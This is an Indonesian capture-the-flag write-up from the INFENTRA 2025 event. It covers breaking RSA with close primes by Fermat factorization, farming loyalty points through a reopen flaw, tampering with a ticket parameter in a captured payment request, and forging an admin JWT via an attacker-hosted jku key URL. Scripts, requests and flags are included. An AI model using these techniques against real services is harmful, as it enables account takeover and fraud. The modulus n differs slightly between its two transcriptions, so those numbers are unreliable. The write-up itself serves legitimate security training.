

WRITE-UP

TEAM – MAU_WIN_DONG



EVENT

INFENTRA 2025

DAFTAR ISI

DAFTAR ISI	1
INTRODUCTION TEAM	2
CRYPTOGRAPHY	3
Tetangga Dekat	4
SOLVE	4
FLAG	6
WEB	7
Loyalty Points Double-Dip	8
SOLVE	8
FLAG	10
Telkom In Your Area	11
SOLVE	11
FLAG	13
Atlas Portal	14
SOLVE	14
FLAG	17
MISC	18
Selamat Datang	19
SOLVE	19
FLAG	19

INTRODUCTION TEAM

NAMA TEAM : MAU_WIN_DONG
ASAL KAMPUS : Unviersitas Teknologi Yogyakarta
KETUA : Muhammad Mukhlis Robani
ANGGOTA : Afriansa S Sitta

CRYPTOGRAPHY

Tetangga Dekat



SOLVE

Tantangan ini tentang RSA. Dari soal, diberi sebuah file yang bernama `output.txt`. Isi dari file tersebut berupa nilai `n`, `e`, dan `c` yang isinya seperti ini:

```
n=
322636966209644398827640836161549748572154725195376362951477081518379579
334181568667124490442458010248966100097621420539274112943182789687284611
466532928055712739399119718559749673596124750062560825122980031567409131
767077992332925088537883021091475503179235954345251026565017403497357184
111899731263430625773002475307856313328653268244196727495514014060963096
71218580554670801055216060346515730821207772974435892198614803539292948
466594275208564761222392613870251613559413942275145142179227778395098709
773814958226729801686701147843420778162139886137756194326353517570521993
45122897431686383878452525235737670730599
```

`e = 65537`

```
c=
217477391776254434303084521698065183912988924683900969848192517039160005
923126043055262214119748877303941682659512310572412184752918033127978253
687995270468146315984779286845453508484098857527214650091218595608938134
013764662741983406284159782853928714472043040836264160938544217248155657
871139576094724437279361790667479879243032084181851560675572173785259746
219152284204572398450205716048774267644620347562470803482049769923373822
721281597120521426296611075144313506695145536365489211522449847473348986
703939097173296035559816805290128170694085646155057066142993108576625343
08949871937795178958210009791263468450801
```

Dari informasi tersebut, tujuan tantangan ini adalah mendemonstrasikan kegagalan implementasi RSA akibat Weak Key Generation. Meskipun RSA secara matematis kuat, jika bilangan prima penyusunnya yaitu **p dan q** tidak dipilih secara acak dan memiliki nilai yang berdekatan, maka modulus **n** dapat difaktorkan dengan sangat mudah menggunakan metode Fermat's Factorization, tanpa memerlukan komputasi berat.

Langkah pertama untuk menyelesaikan tantangan ini mencari nilai **p dan q** dengan script python dibawah ini:

```
from math import isqrt

n=
322636966209644398827640836161549748572154725195376362951477081518379579
334181568667124490442458010248966100097621420539274112943182789687284611
466532928055712739399119718559749673596124750062560825122980031567409131
767077992332925088537883021091475503179235954345251026565017403497357184
111899731263430625773002475307856313328653268244196727495514014060963096
712185805546708010552160603465157308212077772974435892198614803539292948
466594275208564761222392613870251613559413942275145142179227778395098709
773814958226729801686701147843420778162139886137756194326353517570521993
45122897431686383878452525235737670730599

a = isqrt(n)
if a * a < n:
    a += 1

while True:
    b2 = a*a - n
    b = isqrt(b2)
    if b*b == b2:
        p = a - b
        q = a + b
        print("p =", p)
        print("q =", q)
        break
    a += 1
```

Script di atas berfungsi untuk memfaktorkan nilai modulus RSA (**n**) dengan memanfaatkan kelemahan RSA ketika dua bilangan prima penyusunnya (**p dan q**) memiliki nilai yang sangat berdekatan. Metode yang digunakan adalah Fermat Factorization.

Hasil dari script python tersebut seperti ini:

```
p=
179620980458754984168074208583832904957952793106733849228309729310597325
661455138903934883239180162879302705612737698934913725900318433223493542
558111113316831853537403381982273639144364642553606319958346042698329309
678180860849494288632675443898297150335024921678490956377841811099560057
240914434149335889773

q=
179620980458754984168074208583832904957952793106733849228309729310597325
```

```
661455138903934883239180162879302705612737698934913725900318433223493542
558111113316831853537403381982273639144364642553606319958346042698329309
678180860849494288632675443898297150335024921678490956377841811099560057
240914434149335891363
```

Dari hasil ini gunakan tools seperti RSA Chiper untuk melakukan proses deskripsi ciphertext menjadi plaintext. Masukkan semua nilai n , e , c , p , dan q . Setelah itu decrypt untuk mendapatkan flagnya seperti hasil dari gambar dibawah ini:

Ad closed by Google

RSA Cipher - dCode
Tag(s) : Modern Cryptography, Arithmetics
Share

RSA DECODER

Indicate known numbers, leave remaining cells empty.

- ★ VALUE OF THE CIPHER MESSAGE (INTEGER) C= 2174773917762544343030845216980651839129889246839...
- ★ PUBLIC KEY E (USUALLY E=65537) E= 65537
- ★ PUBLIC KEY VALUE (INTEGER) N= 3226369662096443988276408361615497485721547251953...
- ★ PRIVATE KEY VALUE (INTEGER) D=
- ★ FACTOR 1 (PRIME NUMBER) P= 1796209804587549841680742085838329049579527931067...
- ★ FACTOR 2 (PRIME NUMBER) Q= 1796209804587549841680742085838329049579527931067...
- ★ INTERMEDIATE VALUE PHI (INTEGER) Φ =

★ DISPLAY ☒ PLAINTEXT AS CHARACTER STRING
☐ COMPUTED VALUES (C,D,E,N,P,Q,...)
☐ PLAINTEXT AS INTEGER NUMBER
☐ PLAINTEXT AS HEXADECIMAL FORMAT


CALCULATE/DECRYPT

FLAG

INFENTRACTF2025{maap_skill_issue_ane}

WEB


Loyalty Points Double-Dip



SOLVE

Tantangan ini mengindikasikan adanya celah logika (Logic Flaw). Jika kita menyelesaikan order (*Settle*), kita dapat poin. Jika kita *Reopen*, poin tidak ditarik kembali (*no clawback*), tapi order bisa diproses ulang. Artinya, kita bisa melakukan *farming* poin dari satu order yang sama berulang kali (Double-Dip).

Langkah pertama untuk menyelesaikan tantangan ini klik Daftar & Dapatkan Token.



Setelah itu Buat Order dan salin id nya.

2. Create Order

Amount (IDR)

10000

Buat Order

```
{
  "order": {
    "id": "4f96c59a-1feb-4d10-8962-37d47c1428b5",
    "userId": "247c5281-79b1-43c1-9e6f-1a2b3c4d5e6f",
    "amount": 10000,
    "payable": 10000,
    "status": "pending",
    "redeemedPoints": 0,
    "pendingReward": 1000,
    "awardedAtCreation": 1000
  },
  "points": 1000
}
```

Setelah itu paste-kan id tadi ke bagian Redeem Points dan klik tombol Tukar Poin.

Karena sudah punya 2000 poin yang berarti lebih dari cukup untuk upgrade 1000 poin, maka tidak perlu mengulangi loop ini. Namun, jika poin belum cukup, bisa mengulang proses Pay -> Settle -> Reopen berkali-kali.

3. Redeem Points

Order ID

4f96c59a-1feb-4d10-8962-37d47c1428b5


Points

500

Tukar Poin

```
{
  "order": {
    "id": "4f96c59a-1feb-4d10-8962-37d47c1428b5",
    "userId": "247c5281-79b1-43c1-9e6f-1a2b3c4d5e6f",
    "amount": 10000,
    "payable": 9500,
    "status": "pending",
    "redeemedPoints": 500,
    "pendingReward": 1000,
    "awardedAtCreation": 1000
  },
  "points": 500
}
```

Selanjutnya dengan saldo 2000 poin, kita membeli status premium dan terakhir mengakses endpoint premium untuk melihat flag.




Tantangan ini berhasil diselesaikan dengan mengeksploitasi mekanisme *State Management* yang buruk pada fitur Reopen. Developer lupa mengimplementasikan logika pengurangan poin (*clawback*) saat transaksi dibatalkan atau dibuka kembali, memungkinkan *user* untuk menduplikasi *reward* poin.

FLAG

INFENTRACTF{092JJ_yey093ndoi_034oddk_2}

Telkom In Your Area



SOLVE

Tantanga ini meminta peserta untuk mendapatkan tiket konferensi yang harganya "masuk akal" atau murah, karena tiket normal terlalu mahal/terbatas.

Adapun kerentanan pada web ini adalah kerentanan *Business Logic* dan *Parameter Tampering*, yaitu kerentanan yang menyoroti risiko fatal ketika aplikasi web mempercayai input dari sisi klien (client-side) tanpa melakukan validasi ulang yang ketat di sisi server (server-side). Dengan memanipulasi parameter ID tiket pada request JSON, penyerang dapat mengakses objek atau fitur yang seharusnya dibatasi (IDOR), membuktikan bahwa mekanisme kontrol akses pada endpoint pembayaran tidak diimplementasikan dengan benar.

Langkah pertama menyelesaikan tantangan ini dengan mengisi form input dengan random input seperti pada gambar dibawah ini:

TICKET RESERVATION
 Telkom University Event Series

1 Ticket Details

Conference (Sold Out)

Conference and Workshop (Sold Out)

Benefactor

2 Billing Information

First name

Last name

Email address

Cancel
Confirm Purchase

TICKET RESERVATION
 Telkom University Event Series

1 Ticket Details

Conference (Sold Out)

Conference and Workshop (Sold Out)

Benefactor

2 Billing Information

First name

Last name

Email address

Cancel
Confirm Purchase

Setelah itu klik **Confirm Purchase** dan lihat di Burp Suite.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP
44	https://ctf-3.benjamin4k.web...	POST	/payment.php		✓	400	528	HTML	php			✓	104.21.50.170

Request

Pretty Raw Hex

```

1 POST /payment.php HTTP/1.1
2 Host: ctf-3.benjamin4k.web.id
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:146.0) Gecko/20100101 Firefox/146.0
4 Accept: */*
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: https://ctf-3.benjamin4k.web.id/
8 Content-Type: application/json
9 Content-Length: 110
10 Origin: https://ctf-3.benjamin4k.web.id
11 Sec-Fetch-Dest: empty
12 Sec-Fetch-Mode: cors
13 Sec-Fetch-Site: same-origin
14 Priority: u=0
15 Te: trailers
16 Connection: keep-alive
17
18 {
19   "total": 4500000,
20   "tickets": {
21     "0": 1
22   },
23   "billing": {
24     "first_name": "ayam",
25     "last_name": "ayam",
26     "email": "ayam@ayam.com"
27   }
28 }
          
```


Response

Pretty Raw Hex Render

```

1 HTTP/2 400 Bad Request
2 Date: Sat, 13 Dec 2025 13:52:02 GMT
3 Content-Type: text/html; charset=UTF-8
4 Server: cloudflare
5 Cf-Cache-Status: DYNAMIC
6 Nel: {"report_to": "cf-nel", "success_fraction": 0.0, "max_age": 604800}
7 Report-To:
8 {"group": "cf-nel", "max_age": 604800, "endpoints": [{"url": "https://a.nel.cloudflare.com/report/v4?s=kbCjDdbEa5unc4McuaBLEgB2jseSu3MDHgkuxwhRCQsRk8xjwf0hSH8pSVmW4EoBHJV88tkJVE2nKw7QJ6k85a9Is7qLQhU1S9077aR4CBWqRcxkLTKY1"}]}
9 Cf-Ray: 9ad5f0522de3eba2-SIN
10 Alt-Svc: h3=":443"; ma=86400
11 Insufficient funds
          
```

Dari gambar diatas terdapat sebuah parameter tickets dengan valuenya 0:1. Untuk mendapatkan flagnya ubah angka 0 tersebut menjadi 1. Caranya dengan Burp Suite Repeater. Contohnya seperti pada gambar dibawah ini:




Setelah parameternya dirubah kirim permintaan dengan mengklik tombol **Send** yang ada di atas kiri dan flag didapatkan.

FLAG

INFENTRA{W1s_W4y4h3_C3r1t4_T3t4ng_T1k3t}


Atlas Portal



SOLVE

Tantangan ini bertujuan untuk mengeksploitasi kesalahan implementasi **JWT verification** di sisi server, khususnya pada penggunaan field **jku** (JSON Web Key URL) yang diambil langsung dari token tanpa validasi domain atau key pinning.

Langkah pertama dalam menyelesaikan tantangan ini adalah dengan mengakses link pada soal, lalu login dengan username dan password random. Setelah itu akan masuk kehalaman dashboard dengan rolenya adalah user.



Selanjutnya buka Burp Suite dan copy Cookie session yang terdapat pada kolom Request. Contohnya seperti pada gambar dibawah ini:

Langkah selanjutnya menjalankan Web Server untuk JWKS dan cek hasilnya dengan curl di terminal lain.

```
python3 -m http.server 3000  
  
curl http://localhost:3000/jwks.json
```

Tujuan dari curl untuk memastikan server target dapat melakukan GET ke jwks.json yang telah dibuat secara publik. Selanjutnya melakukan expose JWKS ke internet dengan ngrok.

```
ngrok http 3000  
  
contoh hasilnya:  
Forwarding      https://<...>.<....>.<...> -> http://localhost:3000
```

Selanjutnya salin link tersebut dan lakukan curl lagi di terminal baru.

```
curl https:// <...>.<....>.<...>/jwks.json
```


Jadi, server target tidak bisa mengakses localhost dan ngrok akan membuat URL publik ke mesin attacker.

Selanjutnya membuat script python untuk membuat JWT admin yang palsu. Script python yang digunakan seperti ini:


```
import jwt, time  
  
private_key = open("private.pem").read()  
  
payload = {  
    "user": "admin",  
    "role": "admin",  
    "iat": int(time.time()),  
    "exp": int(time.time()) + 3600  
}  
  
headers = {  
    "alg": "RS256",  
    "kid": "victim-key-1",  
    "jku": "https:// <...>.<....>.<...>/jwks.json"  
}  
  
token = jwt.encode(  
    payload,  
    private_key,  
    algorithm="RS256",  
    headers=headers  
)
```

```
print(token)
```

Langkah selanjutnya jalankan script python tersebut dan copy tokennya. Buka Burp Suite dan kirim request tersebut ke Repeater.



Di repeater ganti Cookie sessionnya dengan token yang sudah buat tadi. Setelah itu klik Send dan flag didapatkan.




FLAG

```
INFENTRACTF{OKJ_ye4y_AK03nk943_3}
```

MISC

Selamat Datang



SOLVE

CHECK!!!

FLAG

INFENTRACTF2025{S3l4m4t_Dat4ng_D1_InF3ntr4_2025}